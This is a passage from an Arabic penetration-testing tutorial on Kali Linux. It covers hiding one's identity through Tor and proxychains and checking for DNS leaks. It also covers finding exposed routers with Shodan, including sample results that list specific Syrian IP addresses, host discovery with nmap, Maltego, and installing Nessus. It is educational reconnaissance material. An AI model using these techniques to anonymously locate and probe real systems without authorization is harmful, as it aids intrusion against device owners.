٦. من الضروري التأكد أن شبكة تور تعمل وتؤمن اتصال مخفي قم بالتحقق من عنوان **IP** الخاص بك من خلال استخدام التعليمة التالية:

iceweasel www.whatismyip.com

هذه التعليمة سوف تقوم بفتح المتصفح وفتح الموقع المشار إليه الذي يقوم بعرض عنوان **IP** للجهاز المتصل بصفحة الويب.

يمكن التأكد من أن تور يعمل بشكل صحيح من خلال الدخول إلى الموقع https://check.torproject.org

رغم أن الاتصال محمي الآن باستخدام شبكة تور ولكن من الممكن أن يكون هناك **DNS leak** هذا الخلل يحدث عندما يقوم النظام الخاص بك بخلق طلب **DNS request** لتأمين تعريف هويتك لمزود خدمة الانترنت الخاص بك.

يمكن فحص هذا الخلل من خلال الموقع www.dnsleaktest.com

عندما تقوم بفحص **DNS leak** فإن كالي المُعد ليستخدم **proxychains** سوف يرد بإظهار عنوان **source IP of Level 3 Communication** للسيرفر الموجود في الولايات المتحدة (في هذا المثال) طبعاً هذا يؤمن حماية إضافية لمختبر الاختراق ليخفي هويته الحقيقية.

Your DNS test results

This page shows the DNS servers that your computer is using to resolve DNS names. The owners of the servers listed below have the ability to log the names of all websites you connect to.

WARNING: If you are connected to a VPN service and ANY of the servers listed below are not provided by the VPN service then your DNS may be leaking. (You should be able to recognise them based on the hostname, ISP and location). This is not an issue if you trust the owners of these servers with your private data.

We detected the 2 DNS servers listed below.

IP:	192.221.144.192
Hostname:	192.221.144.192
ISP:	Level 3 Communications
Country:	United States

IP:	192.221.144.109
Hostname:	192.221.144.109
ISP:	Level 3 Communications
Country:	United States

عند استخدام تور يجب أن تأخذ الأمور التالية بعين الاعتبار:

- تور يؤمن خدمة التخفي ولكنه لا يضمن الخصوصية مالك العقدة النهائية (عقدة الخروج) قادر على إلتقاط البيانات **sniff traffic** وحسب ما تقول الاشاعات فإنه قادر على الوصول إلى شهادات الاعتماد الخاصة بك.
- الثغرات في متصفح تور كما تقول الشائعات يمكن أن تستخدم من قبل المنظمات القانونية لاستغلال النظام والحصول على معلومات المستخدمين.

- **ProxyChains** لا يستطيع التعامل مع **UDP traffic**
- بعض التطبيقات والخدمات غير قادرة على العمل في هذه البيئة وخاصة **Metasploit and nmap** يمكن أن يتوقفا عن العمل. عملية الفحص السري أو المتسلل باستخدام **SYN** بأداة **nmap** تندفع في **proxychains** ويتم استدعاء فحص الاتصال بدل ذلك وهذا يمكن أن يسبب تسرب المعلومات للهدف.
- تأكد من مسح ومنع الكوكيز قبل القيام بعملية التصفح.

السكريبت **tor-Buddy script** يسمح لك بالتحكم بعدد مرات تحديث عنوان **IP** بشكل اتوماتيكي وهذا يزيد من صعوبة عملية التعرف عليك.

يمكنك التعرف على هذا السكريبت وطريقة استخدامه من خلال الموقع التالي:

http://sourceforge.net/projects/linuxscripts/files/Tor-Buddy

تعريف البينة التحتية للشبكة:

مختبر الاختراق يستخدم المعلومات التي حصل عليها بالخطوات السابقة من أجل القيام بالتالي:

- التعرف على الأجهزة التي يمكن أن تكون تسبب التشويش أو الشك في نتيجة الفحص (مثل الجدران النارية أو أجهزة فحص البيانات)
- التعرف على الأجهزة التي تحوي على ثغرات.
- التعرف على المعدات للاستمرار في عملية البحث السري أو البحث المتسلل.
- الحصول على فهم شامل لبنية نظام الحماية الخاص بالهدف.

الأداة **traceroute** تؤمن معلومات أساسية عن المقدرة على فلترة حزم البيانات بالإضافة إلى بعض الأدوات الأخرى وهي:

الأداة	الوصف
Nmap	تكشف الأجهزة وتحدد نظام التشغيل ونسخته
SHODAN	محرك بحث يقوم بتحديد نوع الأجهزة المتصلة بشبكة الانترنت

	ويتضمن ذلك كلمات السرة الافتراضية لهذه الأجهزة ومعرفة الإعدادات الخاطئة لها والثغرات الخاصة بها

:Shoden

يعتبر من أقوى محركات البحث التي يستخدمها الهاكرز ويسمى "**Hacker's Google" , "Dark Google" and terrifying**"

وهو يسمح بإيجاد الأجهزة عبر الويب من خلال البحث عن نظام التشغيل

مثلاً يمكن البحث عن كل الأجهزة التي تعمل بنظام **Microsoft IIS 7.0 Servers** في كندا أو كل الأجهزة التي تعمل بنظام **Linux** في افريقيا.

إذا كنت على معرفة مسبقة ب "**Google Dorks**" فإن **Shoden** هو شبيه بها.

استخدام **Shoden** بفعالية يتم من خلال معرفة كلمات البحث الصحيحة وعادتاً هي اسم الشركة المُصنعة أو رقم موديل الجهاز.

عند معرفة الكلمات المفتاحية التي يجب استخدامها في عملية البحث يمكنك البحث عن كل هذه الأجهزة بثواني ويمكنك استخدام تعليمات الفلترة من أجل تحديد الأجهزة المطلوبة أو المنطقة المطلوبة.

وهو يسمح لمهندسي الحماية بتحديد الأجهزة المخادعة أو الأجهزة الغير مسموح لها والتي تم إضافتها إلى الشبكة.

سوف نقوم بشرح عملية فحص الشبكة باستخدام **Shoden**

لماذا يجب عليك فحص شبكتك باستخدام Shoden:


Shonden يمكنه كشف أجهزة الحماية والراوترات وأنظمة الهاتف وكميرات المراقبة وأنظمة التحكم ومعظم أجهزة الشبكات الأخرى.

العديد من أنطمة التحكم وأنظمة المراقبة في الشركات يتم الوصول لها من خلال المعلومات الافتراضية (اسم المستخدم وكلمة السر الافتراضية)


العديد من كلمات البحث المفتاحية يتم مشاركتها بين العامة عبر الانترنت.

من المهم جداً لمدير الشبكة أن يقوم بعملية الفحص باستخدام **Shoden** لرؤية فيما إذا كانت أجهزة الشبكة الخاصة به يمكن الوصول إليها من قبل العامة عبر الانترنت.

:Shoden Website




سنقوم بالبحث عن راوترات سيسكو من خلال كتابة "**Cisco router**" والضغط على **Explore**



يمكنك الضغط على أي عنوان **IP** ليتم توجيهك إلى الجهاز المطلوب

مثلاً: للبحث عن أجهزة **TP Link** في سوريا



Showing results 1 - 3 of 3

Login Incorrect
31.9.48.101
Syrian Telecom
Added on 2016-01-06 00:56:18 GMT
Syrian Arab Republic
Details

```
HTTP/1.1 401 Unauthorized
Content-Type: text/html; charset=utf-8
WWW-Authenticate: Basic realm="TP-LINK 300Mbps
Content-Length: 1667
Connection: close
```


Login Incorrect
212.11.210.213
INET Internet Service Provider
Added on 2015-12-21 03:10:26 GMT
Syrian Arab Republic
Details

```
HTTP/1.1 401 Unauthorized
Content-Type: text/html; charset=utf-8
WWW-Authenticate: Basic realm="TP-LINK 300Mbps
Content-Length: 1647
Connection: close
```

Login Incorrect
31.9.24.83
Syrian Telecom
Added on 2015-12-20 04:48:48 GMT
Syrian Arab Republic
Details

```
HTTP/1.1 401 Unauthorized
Content-Type: text/html; charset=utf-8
WWW-Authenticate: Basic realm="TP-LINK 300Mbps
Content-Length: 1647
Connection: close
```

للبحث عن الأجهزة التي تعمل بنظام التشغيل **IIS server** في سوريا



كما يمكنك البحث عن موقع معين لمعرفة بعض المعلومات الأساسية ومعلومات عن البورتات المفتوحة

تعداد الأجهزة Enumeration:

هي عملية لجمع معلومات معينة متعلقة بالنظام الهدف.

معرفة وجود السيرفر أو الأكسس بوينت هو أمر غير كافي، نحن بحاجة لتوسيع سطح الهجوم من خلال تعريف البورتات المفتوحة ونظام التشغيل والخدمات التي تعمل والتطبيقات المدعومة.

اكتشاف الأجهزة المتصلة:

أول خطوة هي تنفيذ تعليمة **ping** ضد مجال عنوان الهدف والنظر لإجابة العائدة والتي تدل على الأجهزة المتصلة في الشبكة الهدف.

عملية **ping** تتم من خلال استخدام

ICMP (Internet Control Message Protocol)

ولكن يمكن أيضاً استخدام **TCP, UDP, ICMP, and ARP traffic** للقيام بعملية اكتشاف الأجهزة المتصلة.

رغم أن أداة البحث الأولية هي **nmap** ولكن كالي يحوي على عدة أدوات مفيدة أخرى وهي:

الأداة	الوصف
dnmap and nmap	**nmap** هو أداة تعداد معيارية **dnmap** هي أداة موسعة عن **nmap** تستخدم في البيئات الموزعة
fping, hping2, hping3, and nping	أدوات لخلق حزم بيانات من أجل الحصول على إجابات من الأجهزة المتصلة في النظام الهدف

بالنسبة لمختبر الاختراق، البيانات المُعادة تكشف الأجهزة المتصلة وهذا يستخدم من أجل التعرف على الهدف قبل الهجوم.


:Maltego

أداة مفتوحة المصدر موجودة بشكل تلقائي في نظام كالي

هذه الأداة تستخدم بجمع المعلومات وتعداد واكتشاف الأجهزة المتصلة واكتشاف عناوين الايميل ومجموعات التواصل الاجتماعي وأرقام الهواتف في حال وجدت.

من أجل استخدام هذه الأداة قم بكتابة **maltego** في التيرمينل أو بإمكانك الوصول لهذه الأداة من قائمة أدوات كالي.

عندما تقوم بفتح هذه الأداة لأول مرة يجب عليك التسجيل وإجراء عملية التحقق عبر الايميل وبعد الانتهاء من التسجيل والتحقق سوف تظهر الواجهة الرسومية كما في الشكل التالي:





محتوى هذا الفصل:

- Nessus
- Nikto
- Metasploit
- المحافظة على الوصول وتثبيت الاستغلال.

Hacking is Not a Crime, it's an Art of Logic

مقدمة:

البحث عن الثغرات هي عملية كشف الضعف في الخدمات التي تعمل من أجل القيام باستغلال هذه الثغرة أو هذا الضعف

عندما تعرف تفاصيل عن سيرفر الويب الهدف مثل عنوان **IP address** و البورتات المفتوحة والخدمات التي تعمل ونسخة أو إصدار هذه الخدمات تستطيع بعدها فحص هذه الخدمات للبحث عن ثغرات، وهذه هي الخطوة الأخيرة قبل البدء بعملية الاستغلال.

Nessus:

سوف نستخدم **Nessus** الباحث عن الثغرات الأكثر شعبية، لكي نكمل مرحلة البحث عن الثغرات.

الشخص الذي يستخدم باحث عن الثغرات سيكون دائماً متأخر بخطوة لأنه يجب عليه دائماً أن ينتظر مُصنع هذا الباحث ليقوم بكتابة الإضافة التي ستقوم بكشف الثغرات الجديدة قبل أن تتم عملية ترقيع **patch** هذه الثغرات

من الشائع أن تقرأ عن استغلال جديد وبعد ساعات قليلة يقوم **Nessus** بإضافته ونشره لتقوم بفحص هذه الثغرة.

عندما تستخدم نسخة **free HomeFeed edition of Nessus** فإن الإضافات **plug-in** للثغرات الجديدة سوف تنشر بعد **7** أيام

أما نسخة **pay-for ProfessionalFeed edition** فهي للبحث عن معظم الثغرات الحديثة

تنصيب Nessus:

قم بتحميل **Nessus free home version** من موقعه الرسمي

http://www.nessus.org

إذا كانت عملية البحث عن الثغرات هي جزء من عملك أو كنت تريد القيام بهذه العملية خارج شبكتك الشخصية فإنك بحاجة لشراء

ProfissionalFeed activation code

بعد أن تقوم باختيار الإصدار المناسب لنظام التشغيل الخاص بك سيتم إرسال كود التفعيل لك بواسطة الايميل ثم قم بإتباع الخطوات التالية:

١. قم بحفظ **Nessus installer.deb** في **root directory**
٢. افتح التيرمينل وأكتب التعليمة التالية

```
dpkg –i Nessus-5.2.7-debian6_amd64.deb
```

قم باستبدال الاسم حسب اسم النسخة الخاصة بنظام التشغيل لديك.

٣. قم بكتابة التعليمة التالية

/etc/init.d/nessusd start

٤. اكتب العنوان التالي في المتصفح للبدء بعملية الإعداد

/https://127.0.0.1:8834



Welcome to Nessus® 5

Thank you for installing Nessus, the world leader in vulnerability scanners. Nessus will allow you to perform:


- High-speed vulnerability discovery, to determine which hosts are running which services
- Agentless auditing, to make sure no host on your network is missing security patches
- Compliance checks, to verify and prove that every host on your network adheres to the security policy you defined
- Scan scheduling, to automatically run scans at the frequency you select
- And more!

During the next steps, we are going to create an administrative account and register your scanner with a Plugin Feed, which we will download. You will need an Activation Code before you can use Nessus; if you do not have an Activation Code already, please go to http://www.nessus.org/register/ to get one now.

Get started >

Click to switch to "Worksp

٥. قم بخلق **administrator user**



٦. قم بإدخال كود التفعيل لنسخة **HomeFeed**

egistration

ew vulnerabilities is discovered and released into the public domain, Tenable's research staff
igins") that enable Nessus to detect their presence. The plugins contain vulnerability
im to test for the presence of the security issue, and a set of remediation actions. To use
ubscribe to a "Plugin Feed" to obtain an Activation Code.

ctivation Code

Activation Code:

٧. قم بتسجيل الدخول باسم المستخدم الذي خلقته



